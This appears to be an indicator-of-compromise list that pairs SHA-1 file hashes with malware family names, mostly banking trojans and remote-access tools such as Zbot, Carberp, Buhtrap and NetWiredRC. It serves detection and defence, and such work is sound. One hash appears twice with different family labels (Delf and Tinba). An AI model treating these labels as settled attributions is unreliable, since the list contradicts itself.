5673a1e6b04cd77ee613903191c21f6db5c38dc6	(Trontoz)
56dc3dab580585cac6d1d9efc9d946150c41d5e3	(Carberp)
58560676784e5d122293661f7c81eeb12dd1e641	(Zbot)
59aee2481fcb9f332e10eae4f3a2eb426416a05e	(CryptoWall)
59f0119085ada628e01e57b04bc17d6a8def167f	(Zbot)
5b513e490334e82b066c4392626efed35a641b93	(Zbot)
5b767e871485983c7c2c17cb8590cc2862d2a114	(Dyreza)
5be3f8bd1de43f3325865a887d654e97097353ba	(Zbot)
5cc410e31e5e84e980039e99cae47cbabae85a5c	(Heye)
5ddbb11479191be6559ec59809500bb0f8574689	(Carberp)
5e2218526b229ab652e0d52bc6c896fa0c7a9e37	(Carberp)
5ffa9b2d3358970af8c1681461f4c8fb20b99beb	(Carberp)
6155de110f0d95255cb6fa0bd448fecd4174fed9	(Carberp)
61e72119d993cab21cba481e1ffb6f9f46fa55f0	(Zbot)
626b550c9c53c515d63de0aa3f84dfdb4aa546ad	(Zbot)
636ef7c0e29fa985fa1b2a66488e6ef92bbc5fee	(Carberp)
6457c9efabaefee75ba950f7c93d89f921b22663	(Heye)
64b79c92388244a8145bb786ba5f6b7d168fe620	(Buhtrap)
678e1ff40c338e7f32d382f414fdd50c5c32df84	(Carberp)
68ceae9ccb80f79aba58a1964b2946ee543fb541	(Tinba)
6997dea208c1a9190073e8567e82b282a512298e	(Carberp)
6a900d595fa115bc6808891b83043b3b73a8b56b	(Andromeda)
6b2c3b8eaca5d0092749c95c66940acedae0e020	(Corkow)
6b4e72c772b956b28d8b8c42f3351f4f5cff68d0	(Corkow)
6c71a3dfa10ea9f815b7a8de3648fa04cca6d86d	(Carberp)
6c8cd7f5e7ffb65432f07e9e1c5d6d244984021b	(Zbot)
6d1d0dde5aa796e0be18577bfdbb81bd6c9b2dcb	(Throwback)
6d8b71c453b0712fa5d0e02fc1ba6093d8b9237c	(Zbot)
6e414d26146d9e33c690f9e482c59b87184575f6	(NetWiredRC)
6feee7a522f271aa8340c4a262d6dc342ea96268	(Carberp)
7162bb61cd36ed8b7ee98cbd0bffec33d34dd3e7	(Toshliph)
733a2ea1e8f4ece7144679b219c510de1c02542e	(Buhtrap)
768eb6f4a75ba132d42ee4ed0a74eb5beb23d9f8	(Buhtrap)
77ba6ecb3b6a3ff17915a1d4f14ab8d2d3d027d6	(Buhtrap)
783149a773f0aee05474c0f56c778f64133acbb3	(Buhtrap)
785d0c848124c23895fc62e45c9e61eabb3170c3	(SpyGate)
79f0612468d8ac28d1ab2792ba9861f2fb6be548	(Buhtrap)
7bb6ea632a9944ee90fc2714a362c19451ea0e36	(Dyzap)
7bf7ee5762f06310506d32995f273fc74f4c6af5	(Zbot)
7d9035f66cd2bc7a1357954410b70e885c5527ba	(Limitail)
7dbf34472139d7d4ed21395fcf16d8894254705e	(Buhtrap)
7e5785c49840dd093c3edd8c9aa9a6ede7efb789	(Delf)
806bfe6ec07ae33a457abef400c66b3dee639de9	(Dofoil)
80ac4199c7c519cbbcc04087a684b776cfe2b24a	(Heye)
81e43d653acd2b55c8d3107e5b50007870d84d76	(Toshliph)
87495985394dc1effc83cf56bdbb8413971fcdd7	(Buhtrap)
87c2f36393e5232d4a23b555cb233cb81456f4ca	(Buhtrap)
88e4462b78bd6a5030fd16b80cbd30446e9c9346	(Andromeda)
88f5100e446e354201de406730606c865062bd4a	(Buhtrap)
896fe4edc6ca4a29da0eaf11a2aac1e3a367dced	(Zbot)

8afd513d177f99fe4ef95ba5a26c009f9e48b637	(Heye)
8bdcac846cac11f40b1e5a5924baad07381f2057	(Carberp)
8caf4a2e3b249fa62bedbdb53685432b672976d3	(Carberp)
8d58b05fcf96e3063afd1827d6e879ae08f6693b	(Carberp)
8e0a25c8394d66a10f86b06fc0b2d6a738e8f1b1	(Gamarue)
92f18ea77d533735f1f0c54e81aa6bbf3746c96b	(VB)
92f8ae6e382e8505154f35bfcc540a8393d79648	(Gamarue)
9331eadbe9fe620f2b6232cb79ddc83457e49653	(Gamarue)
93e5d0166a32ec616cdb66a9ae68cc1b0799e2a6	(Gamarue)
93ebf964c992148672861adcc49b88096476a516	(NetWiredRC)
94efad86fc7439b8fdfe4cd2fc8d0b3433f67809	(Sheldor)
9510dea35642c327533041a29a3e773c8e3be718	(Bandok)
96ed7a1071595ccd96b1ab7bd7fbb751262ef1ce	(Fsysna)
97b22531422950658c06e6412a8670a2e6971bd1	(Fsysna)
9908a0ff6b4f25d8ff48a82dae9d22a20a2339ad	(Zbot)
99ba488f515ce4837dadfee6ea99c0d85a27095c	(Fsysna)
9a19934f052b1adaeb94ff09b6a7183c8a8b5c9a	(Zbot)
9a9f5e2d3778cea8b9a47dea4cbaf7d58b60e6ee	(Zbot)
9aa2372ebaac689c503a07a693a305aa845539b2	(Heye)
9aab25b9c2cfcadab4b5ad6097eab864782ad839	(Delf)
9aab25b9c2cfcadab4b5ad6097eab864782ad839	(Tinba)
9c8474f8c7e87328573c822cb73014117e32a633	(Limitail)
9d6d9fc05ce8e386113b971d8f4c8612832e8e48	(Fsysna)
9e3b077293bebc745ed3b3b4bf6d7916f1a609db	(NetWiredRC)
9fd58e04ced17f60c1ebfa8b862ab7af18b7984c	(Carberp)
a0124d2b3d9e1a7bb79a5f590bd00e24eb6662ac	(NetWiredRC)
a4adf95a2f0cf230a388fb653d371e4ab3e0388f	(Tinba)
a53b49df105cdaa1ae686f819473eddc2254e211	(Zbot)
a7006a278edcb15e7a01ff98cb22dd425a5ba679	(Carberp)
a741ffda39b6864810d4118fde86f9535f4e0391	(Carberp)
a8bf05dba97ef9fbb38ac77c1473e271acef2a75	(Carberp)
a967748f295f16ac2b28521ab2b3efa210eda599	(Carberp)
ab91979cf657b563acf9e3576f2b0ec49f57f461	(Buhtrap)
ac68ad2e5f5802a6ab9e7e1c1ec7fab3c6bdbaa4	(Toshliph)
ac6d6a5428b08f307cc4c9a52f73ac78d62bc6fb	(Buhtrap)
acacf20479c47c76550c82f8ff583ee75a092c6c	(Trontoz)
ad59434e21392a8395924c7919f6d553cddde91d	(Buhtrap)
ada48cc91ceb53167b64b877f02d6157d18e6c98	(Zbot)
ae5569823536f52e90c0bf38037c339755abc86b	(Cromptui)
aed9a8ed04f468bde9ee6a46f3d9ca002e6fa68b	(Cromptui)
af02552de3c5416171eac99929c9e90c06903bbe	(Dofoil)
b00650953c80493ff396ce0b20c59929b898e941	(Buhtrap)
b08f351c228ff246d29f548ef910fe6e58c83caf	(Dyzap)
b0dabad6620c51ff033a95b2ba33159b30300fc6	(Dofoil)
b10405a175b3d5df8810092ab0fec8a6677449f9	(Buhtrap)
b507502ef38d407661b17a788f961ee4ed73a0b4	(Zbot)
b6a482779df4e6ef7e5bcec4675f396002ad7662	(Sopinar)
b724a030ef3d3ca5aacba76c11bbeb72193f7558	(Heye)
b843d5781a55532e99d55ee03c23cc6342f121ae	(Limitail)
b9464ea94140dbacceda95256d2c8de7baf2b3b1	(Kasidet)
b9e43fc603f1e30b27f23bce88dbe6cdbc16d5b7	(Zbot)
ba6e79b17d6a36fc465aa5ff2857f50016e09b9b	(Zbot)
bab55e333ea120f34ae1d8f21f5f1fcbb8a7565f	(Zbot)
bb33f094b2f9c940b25518efcb9eb1dc38612be8	(Heye)
bbb7e5d092f7e4a56cf0be51d1c586c61f63f44d	(Heye)
bd620bef8d9ecf79f4308b4f10f54d7e67ed7d78	(Zbot)
bde3bdfeb2c539be5ee4f68130df8206a3324e0e	(Omaneat)
be4eb726c8dd8b554e143816b739cbddf9fcf9fd	(Repezor)

bf2734a951bbb20e6738ad9c132b9ead0b5873a3	(Carberp)
c003a53023eb4aba922784cf52b7c9054a0044f6	(Carberp)
c04ad61288df9a847311e7f94bf4a9d852d21724	(Carberp)
c17f283852e9054c5a99fab2ced81dcdb7717ae0	(Heye)
c36c11c465120518b8b5818a9cc4e4a31d8d45ce	(Carberp)
c3a7cb43ec13299b758cb8ca25eace71329939f7	(Zbot)
c3de6b157847c117d2061db6d4a2550991c5c071	(Carberp)
c57f63364cbcf1a3b55feade869911785d1da5b9	(Carberp)
c64950e0a9fb72ba42ae4f96de84199268b19103	(Carberp)
c66dacc233dd7df9b76280dd656d88adb25efa4c	(Carberp)
c7d5061a697f9932af2b61f6eb01f2a80398b161	(Tinba)
c8d869b14c50218ce018ca594ec824afc63fbb77	(Zbot)
c8f3087c1a5ea390fab3e0e6124734f69367d5d7	(NetWiredRC)
c90dcfb585193e1caf600d38cf1ac8f6256f5d57	(Zbot)
c931c0a9e689fad266dc2d3d10b1f5d81f642eba	(NetWiredRC)
c9a14c7bf9b62771388277d5616f3be48fa70e4a	(Zbot)
cac0b41ef7eedcd3a8a5f83f7424c426ca05925c	(Buhtrap)
cb1e0f4474a95e1e69873a173ff9e8b4cd2350ce	(Zbot)
cc83526d7dd4fc090b36bd34d47a9849f3e19880	(Zbot)
cd916216aea8e27cabd77cbc967277d059d56f5f	(Zbot)
cddac70af46e911fa463ef55f845efe85f7f0368	(Zbot)
cf164075d6a7270c518bb9a860c75c7e688d5e8b	(VBSFlood)
cf1cbe1829af40b57aa236db95c08fed2e5b9b9f	(Zbot)
cf2908199eea4692466fb80f1184d59ae1f6ab20	(Zbot)
cf4d668c6e0f7912c13ce2b73add4972bc3d6f4e	(Rovnix)
d001eda06ebc8e1be0c370efa22127070068b0a0	(Bandok)
d12248136757a0522d5f9b6a5b92453f1e2f8cf4	(Zbot)
d2b20caa1320a208d8ca669e75c6fcb8b82e40f8	(Carberp)
d596194a18da6dfce415f07acca9a3d3f8cd255b	(Carberp)
d5d9abd1fe5a229de04efd1ab80fe986f038e4e6	(Carberp)
d71e2ec647b2e6811583d5f156da2d7769694926	(Carberp)
d71e310adf183f02e36b06d166f8e3ad54fdbcc9	(Carberp)
d86a1e65fef99f9ac75185d25ba0a318d25eaf95	(Dyreza)
dbea117606fc7dcdfde00c70e21391ed7f433c73	(Carberp)
dc8b44d90e61ea49085ed4e836ddf5dd857c98cc	(Zbot)
e01bf8c25aacdb56a460f01832c0a0285a17949f	(Limitail)
e2021957bcd4021aa1cf0504fd065b9d575ca333	(Omaneat)
e3346a91fce138cbba53b578c6cd514e0f652d84	(Carberp)
e3f41c5b1820e8e0d4c0bcedb246236b3b8e77d2	(Zbot)
e444378c08984b8c8089bd6d2328c4f2edc2ee2d	(Ransom)
e661dbc9a0ba1dc4510b2d39fb1cdc2e1994fa99	(Zbot)
e7e2eafda7f92789f92a9c5ad3004a87051d7841	(Zbot)
e7fde2d37367618397ae1f064f2837b22a74a2bc	(Wauchos)
e9500ba8ee71d28a85fe375fb1859e32a62e5d8b	(Dyreza)
eaece389f049efcecc1e01af590e589c6e8197ea	(Zbot)
eaf648a422b2edf0184af296845be8bbf0d8fc6d	(Limitail)
eb5735cc503260fa583004b6643f704d441d05ec	(Sekur)
eb67b16b8042545cc0daa3650be2b7110f4899b4	(Zbot)
ec4615aaaff5d786ea7e9640ead158f0a84f2674	(Sekur)
ee10d8d24d627a4251be10d8958f9b74b104b7d4	(NetWiredRC)
ef4fb64e5df64aebdb4acde630279e63ccb2d354	(Zbot)
f0286cde9eaca6a6fc17aa1cf3e06d59fe0d6abd	(Zbot)
f03568dbe213c8d437340f338ddaffee0de6ad8e	(Carberp)
f3846775cb68d833370ce836b026e8280aebcc85	(Carberp)
f45f9ae8f59913eda95983e1a5af64aff1d6b840	(Zbot)
f45ff1cbd30a527e3c99ff25774fc269e897e6d8	(Zbot)
f736dbf5941dcd4455a396cfce5444d21f922c71	(Peaac)
f8aa6106545409c909a076a817a74d57f34cd0fd	(Zbot)

f8e53b776d0eee4f824eaa3cdb1b0b1bb186437d	(Limitail)
f8faa7149d2a35206ab3bace2673447014ac2b1a	(Sheldor)
f939d2566c9856c94d0a54be80fce147890bc861	(Zbot)
f94a33bea170934331338e0614eb7106303a4bbe	(Carberp)
fa2fce48d55ad69574317b4a594824144b108c5b	(Carberp)
fa8ce4947cb443777fa3567232227f19358b2e30	(Badur)
fa9669f1b70e15decaaf36cf2a35cf3ca7a599d9	(Badur)
fac76e87d63d8d9c1d322d110897761ad1c7f935	(Andromeda)
fbd733b18398934ea4db5803410ebff31512990a	(Zbot)
fcabc3269537e4111fa65d35359fa797d5c65778	(Badur)
fe351e852c74170cac5ab3271e4da55eb413ad02	(NetWiredRC)
fe6e9480f5c91749b48248e808dfa52e2f394e0f	(Zbot)
fe8c933d0ad848cce6f05566146b28dc914cd9cd	(NetWiredRC)
ff6561bebc8b49c342f76153cb6fd2d9d0574a42	(Andromeda)